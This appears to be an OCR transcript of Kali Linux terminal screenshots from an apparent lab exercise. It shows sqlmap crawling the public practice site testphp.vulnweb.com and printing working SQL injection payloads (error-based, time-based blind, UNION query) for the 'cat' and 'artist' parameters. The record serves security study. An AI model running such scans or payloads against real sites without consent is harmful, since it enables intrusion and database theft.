






1 2 3 4
7:28
root@kali: /home/durga12345
File Actions Edit View Help
(root㉿kali)-[/home/durga12345]
sqlmap -u http://testphp.vulnweb.com/ --crawl 2
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:20:10 /2024-02-27/
do you want to check for the existence of site's sitemap(.xml) [y/N] y
[06:24:34] [WARNING] 'sitemap.xml' not found
[06:24:34] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[06:24:34] [INFO] searching for links with depth 1
[06:24:35] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[06:36:59] [WARNING] running in a single-thread mode. This could take a while
[06:36:59] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[06:36:59] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)
[06:37:03] [INFO] 12/13 links visited (92%)



1 2 3 4
7:30
root@kali: /home/durga12345
File Actions Edit View Help
[06:24:34] [INFO] searching for links with depth 1
[06:24:35] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[06:36:59] [WARNING] running in a single-thread mode. This could take a while
[06:36:59] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[06:36:59] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)
[06:37:03] [INFO] 12/13 links visited (92%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] y
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[06:39:11] [INFO] writing crawling results to a temporary file '/tmp/sqlmaplkppw2do6853/sqlmapcrawler-z8ew0e77.txt'
[06:39:11] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
> y
[06:39:26] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[06:39:26] [INFO] using '/root/.local/share/sqlmap/output/results-02272024_0639am.csv' as the CSV results file in multiple targets mode
[06:39:27] [INFO] testing connection to the target URL
[06:39:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:39:28] [INFO] testing if the target URL content is stable
[06:39:28] [INFO] target URL content is stable
[06:39:28] [INFO] testing if GET parameter 'cat' is dynamic
[06:39:28] [INFO] GET parameter 'cat' appears to be dynamic
[06:39:29] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (po



root@kali: /home/durga12345
File Actions Edit View Help
Type: error-based
Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0×71787a6b71,(SELECT (ELT(8661=8661,1))),0×7170707a71
),8661)
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1164 FROM (SELECT(SLEEP(5)))NrKy)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71787a6b71,0×4156497
3726a49464148504f4364576f4e7042567358744a745047684d514b6d68744b61574a6759,0×7170707a71),NULL,NU
LL,NULL,NULL-- -
do you want to exploit this SQL injection? [Y/n] y
[06:41:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you wan
t to skip further tests involving it? [Y/n] y
[06:41:14] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[06:41:14] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[06:41:14] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[06:41:14] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[06:41:14] [INFO] you can find results of scanning in multiple targets mode inside the CSV file
'/root/.local/share/sqlmap/output/results-02272024_0639am.csv'
[*] ending @ 06:41:14 /2024-02-27/



1 2 3 4
7:32
root@kali: /home/durga12345
File Actions Edit View Help
(root㉿kali)-[/home/durga12345]
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 risk 1
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:47:34 /2024-02-27/
do you want to check for the existence of site's sitemap(.xml) [y/N] y
[06:47:38] [WARNING] 'sitemap.xml' not found
[06:47:38] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[06:47:38] [INFO] searching for links with depth 1
[06:47:38] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[06:47:42] [WARNING] running in a single-thread mode. This could take a while
[06:47:44] [INFO] 5/13 links visited (38%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] y
[06:47:53] [INFO] searching for links with depth 3
please enter number of threads? [Enter for 1 (current)] 1
[06:47:57] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y



root@kali: /home/durga12345
File Actions Edit View Help
[06:47:57] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[06:48:07] [INFO] writing crawling results to a temporary file '/tmp/sqlmap1kdnzx8019984/sqlmapcrawler-elxcujh5.txt'
[06:48:07] [INFO] found a total of 10 targets
[1/10] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> y
[06:48:10] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[06:48:10] [INFO] using '/root/.local/share/sqlmap/output/results-02272024_0648am.csv' as the CSV results file in multiple targets mode
[06:48:10] [INFO] testing connection to the target URL
[06:48:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:48:11] [INFO] testing if the target URL content is stable
[06:48:11] [INFO] target URL content is stable
[06:48:11] [INFO] testing if GET parameter 'artist' is dynamic
[06:48:11] [INFO] GET parameter 'artist' appears to be dynamic
[06:48:11] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[06:48:12] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[06:48:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:48:18] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[06:48:18] [INFO] testing 'Generic inline queries'



root@kali: /home/durga12345
File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4246 UNION ALL SELECT NULL,NULL,CONCAT(0×716b6b7071,0×6e55726e41766a614d53
56556957796e76656472757458525a536177585262726b6f6563616b4f70,0×717a717171)-- -
do you want to exploit this SQL injection? [Y/n] y
[06:48:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you wan
t to skip further tests involving it? [Y/n] y
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=1'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=6'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size
=160'
[06:48:57] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=6'
[06:48:57] [INFO] you can find results of scanning in multiple targets mode inside the CSV file
'/root/.local/share/sqlmap/output/results-02272024_0648am.csv'
[*] ending @ 06:48:57 /2024-02-27/
(root㉿kali)-[/home/durga12345]
cat '/root/.local/share/sqlmap/output/results-02272024_0648am.csv'
Target URL,Place,Parameter,Technique(s),Note(s)

